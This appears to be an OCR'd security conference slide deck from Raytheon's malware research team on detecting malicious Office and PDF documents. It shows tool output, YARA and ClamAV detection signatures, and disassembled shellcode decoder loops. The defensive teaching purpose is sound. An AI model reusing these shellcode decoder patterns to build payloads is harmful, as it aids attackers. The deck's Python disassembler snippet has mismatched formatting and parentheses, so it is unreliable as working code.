Raytheon

Customer Success Is Our Mission

Document Detection, Profiling and Analysis

Matt Richard

Who Am I?

- RayCERT Malware Research
- 11+ Years Incident Response, Malware Analysis
- Co-author - “Cyberfraud Tactics, Techniques and Procedures”
- CISSP, GCIA, GCIH, GCFA, GREM

Raytheon
Customer Success Is Our Mission


Thanks

Bruce Dang - Microsoft

Michael Hale Ligh – MNIN Security, iDefense

Steve Adair – NASA / Shadowserver


Andre Ludwig - ShadowServer



Goals

Raytheon
Customer Success Is Our Mission

- Find known and unknown attacks in document formats
- Leverage laziness / ignorance of adversary
- Create pragmatic strategies for detection



What We Will Cover

- Free / open source tools
- Shellcode
- Office and PDF Analysis
- Writing Tools and Signatures
- Interesting data points

2009 Perspective


In 2009 there were 4 major Adobe 0-days that impacted our community. The average time from first use to patch was 36 days. Most organizations take about 21 days to test and deploy an Adobe patch to 95% of their systems.

For 228 days in 2009 we faced a critical threat from PDF files.

4 out of 6 Adobe exploits used in 2009 were not in the JavaScript Engine

Targeted Attack Cycle


Raytheon
Customer Success Is Our Mission



Earliest Reliable Detection

JBIG2 Weaponizer


Raytheon
Customer Success Is Our Mission



The Payoff

Raytheon
Customer Success Is Our Mission

- 0-day is detectable
- Roll-Your-Own-AV is effective



Tools

Tools

Raytheon
Customer Success Is Our Mission


- Profiling, Analysis and Detection is free

yara-project
YARA: A malware identification and classification tool

python™

ClamAV®

Python Magic




```
import find0day

if find0day.search(file):
  print "found 0day"
else:
  print "file is safe"
```

Tools - Officemalscanner

Raytheon
Customer Success Is Our Mission

```
+-------------------------------------------+
|            OfficeMalScanner v0.43         |
|  Frank Boldewin / www.reconstructer.org   |
+-------------------------------------------+
Usage:
------
OfficeMalScanner <PPT, DOC or XLS file> <scan | info> <brute> <debug>

Options:
  scan  - scan for several shellcode heuristics and encrypted PE-Files
  info  - dumps OLE structures, offsets+length and saves found VB-Macro code

Switches: (only enabled if option "scan" was selected)
  brute - enables the "brute force mode" to find encrypted stuff
  debug - prints out disassembly resp hexoutput if a heuristic was found

Examples:
  OfficeMalScanner evil.ppt scan brute debug
  OfficeMalScanner evil.ppt scan
  OfficeMalScanner evil.ppt info

Malicious index rating:
  Executables: 4
  Code       : 3
  STRINGS    : 2
  OLE        : 1
```

OfficeMalScanner - Example

Raytheon
Customer Success Is Our Mission

```
[*] SCAN mode selected
[*] Opening file 42edbf03e81ef0552cc7392572e4e260
[*] Filesize is 19456 (0x4c00) Bytes
[*] Valid file format found.
[*] Scanning now...

FS:[30h] (Method 1) signature found at offset: 0x3341
PUSH DWORD[]/CALL[] signature found at offset: 0x3628
PUSH DWORD[]/CALL[] signature found at offset: 0x36ab
PUSH DWORD[]/CALL[] signature found at offset: 0x36de
PUSH DWORD[]/CALL[] signature found at offset: 0x36ed

Brute-forcing for encrypted PE- and embedded OLE-files now...
Bruting XOR Key: 0xff
Bruting ADD Key: 0xff


Analysis finished!

--------------------------------------------------------------------------------
42edbf03e81ef0552cc7392572e4e260 seems to be malicious! Malicious Index = 27
--------------------------------------------------------------------------------
```

Tools - Yara

Raytheon
Customer Success Is Our Mission

- http://code.google.com/p/yara-project/
- Classification
- Windows/*NIX
- No data transforms
- Non-linear scan times
- Simple and correlated rules
  - Ascii, binary, regex, wildcards

Yara Rule Example

Raytheon
Customer Success Is Our Mission

```
Rule PDF_Flash_Exploit
{
strings:
  $a = "%PDF-1."
  $j = "(pop\\056swf)"
  $k = "(pushpro\\056swf)"
  $b = "(        a.swf)”

condition:
  ($a at 0) and ($j or $k or $b)
}
```

Yara From the Command Line

Raytheon
Customer Success Is Our Mission

```
matt@localhost]$ yara /data/av_db/docfiles.yara .

shellcode_xor_decode        4bd027d8a3100bce64888821bf24a33f
xor_exe_headers             4bd027d8a3100bce64888821bf24a33f
shellcode_lodsb_xor_stosb   9071fd54405db266c1b81df262ac8e83
EXP_shellcode_ecx_getip     9071fd54405db266c1b81df262ac8e83
xor_exe_headers             9071fd54405db266c1b81df262ac8e83
```

Yara from Python

Raytheon
Customer Success Is Our Mission

```
>>> data = open('2009072202.pdf', 'rb').read()
>>> import yara

>>> rules = yara.compile('/data/av/rules.yara')

>>> rules.match(data=data)
[HIGH_EXE_Payloads]
```

Tools - ClamAV

Raytheon
Customer Success Is Our Mission

- Deep Scanning
  - PDF / OLE / ZIP / Packers
- Fast and Predictable
- Simple signatures
  - shellcode_xor:0:*:33c966b9????80340a??e2faeb
- Windows/*NIX
- Easy unpacker / inflate

ClamAV – Things you can do NOW

- Scan inside RFC822 email messages
- Scan all files on a desktop (relatively) quickly
- Scan most content ripped straight from TCP streams
- Use a lot of signatures
- Use it on mail gateways, pcap, desktops

ClamAV – Limitations

- Match on more than one signature
- Conditional Scoring
- Poor scanning inside Flate streams in PDF
- 72k lines of Attack Surface

Useful Custom Tools

Raytheon
Customer Success Is Our Mission

- PDF Parser / Scanner
- Signature Generator
- Disassembler
- Payload extraction
- String conversions
  - ROR / ROL / XOR
  - Base64 / asciihex

Analyzing Shellcode

Tools – Custom Disassembler

Raytheon
Customer Success Is Our Mission

- Command line disassembler
  - Disassemble from specific offset using Pydasm
  - Pydasm / libdasm - http://code.google.com/p/libdasm/

```
print "Disasm %d bytes starting from %d\n" % (len(data), sys.argv[1], offset)

while offset < len(data):
    i = pydasm.get_instruction(data[offset:], pydasm.MODE_32)
    if not i:
        break
    print "%08X - %-30s\t%s" % (
            offset,
            get_instruction_string(i,pydasm.FORMAT_INTEL, 0)),
            binascii.hexlify(data[offset:offset+i.length]))
    offset += i.length
```

Custom Disassembler Example

Raytheon
Customer Success Is Our Mission

Offset

Mask

```
[matt@]$ python disasm.py sample 00004e23 ror 4

Disasm 114688 bytes from sample starting from 0x4e23

00004E23 - push ebx                                53
00004E24 - push esi                                56
00004E25 - push edi                                57
```

Mnemonic

Opcode

Analyzing Shellcode

Raytheon
Customer Success Is Our Mission

- Shellcode's Agenda
  - Find itself in memory
  - Resolve function pointers
  - Find its file / payload
  - Decode stages / payloads
  - Execute Trojan / clean document

- Our Agenda
  - High fidelity indicators
  - Markers, patterns, algorithms

Analyzing Shellcode – Decoders

Raytheon
Customer Success Is Our Mission

```
                LODSB / ROR / XOR / STOSB
000018D8 - lodsb                          ac
000018DE - ror al,0x6                     c0c806
000018E6 - xor al,bl                      32c3
000018E8 - stosb                          aa
000018E9 - dec ecx                        49
000018EA - jz 0x19                        7417
```

```
                        XOR LOOP
000036C6 - cmp eax,0x0                    83f800
000036C9 - jz 0xffffffef                  74ed
000036CB - xor eax,0xbcbafcfa             35fafcbabc
000036D0 - mov [edi],eax                  8907
000036D2 - jmp 0xffffffe6                 ebe4
```

```
                LODSB / ROL / STOSB
00000801 - lodsb                          ac
00000802 - rol al,0x4                     c0c004
00000805 - stosb                          aa
00000806 - dec ecx                        49
00000807 - jnz 0xfffffffa                 75f8
```

Analyzing Shellcode – Decode Stages

Raytheon
Customer Success Is Our Mission

- Interesting samples generally have 2+ stages

```
STAGE 1
000007EF - inc eax                          40
000007F0 - dec eax                          48
000007F1 - nop                              90
000007F2 - mov ecx,0x1d4                    b9d4010000
000007F7 - jmp 0x12                         eb10
000007F9 - pop edx                          5a
000007FA - dec edx                          4a
07FB - xor ecx,ecx                          33c9
07FD - mov cx,0x1c9                         66b9c901
0801 - xor byte [edx+ecx],0x99              80340a99
0805 - loop 0xfffffffc                      e2fa
0807 - jmp 0x7                              eb05
0809 - call 0xfffffff0                      e8ebffffff
```

Len of stage 2

Stage 2 Decoder

JMP
CALL
POP

```
STAGE 2
0000080B - push bp                          66666655
0000080F - mov ebp,esp                      8bec
00000811 - sub esp,0x8c                     81ec8c000000
00000817 - push ebx                         53
00000818 - push esi                         56
00000819 - push edi                         57
```

Malicious Office Documents

Raytheon
Customer Success Is Our Mission


Office Vulnerabilities

Bulletin	Date	Vulnerability	CVE
MS06-027	June 2006	Word Malformed Object Pointer Vulnerability	CVE-2006-2492
MS06-028	June 2006	PowerPoint Remote Code Execution Using a Malformed Record Vulnerability	CVE-2006-0022
MS06-037	July 2006	Excel File Rebuilding Overflow	CVE-2006-2388
MS06-048	August 2006	PowerPoint Mso.dll Vulnerability	CVE-2006-3590
MS06-060	October 2006	Word Mail Merge Vulnerability	CVE-2006-3651
MS07-014	February 2007	Word Malformed Data Structures Vulnerability	CVE-2006-6456
MS07-015	February 2007	Excel Malformed Record Vulnerability	CVE-2007-0671
MS07-025	May 2007	Drawing Object Vulnerability	CVE-2007-1747
MS08-014	March 2008	Macro Validation Vulnerability	CVE-2008-0081
MS09-009	April 2009	Excel Memory Corruption Vulnerability	CVE-2009-0238
MS09-017	May 2009	PowerPoint Memory Corruption Vulnerability	CVE-2009-0556

Source: Microsoft Security Intelligence Report Volume 7 (January 2009 – July 2009)
http://www.microsoft.com/downloads/details.aspx?FamilyID=037f3771-330e-4457-a52c-5b085dc0a4cd&displaylang=en

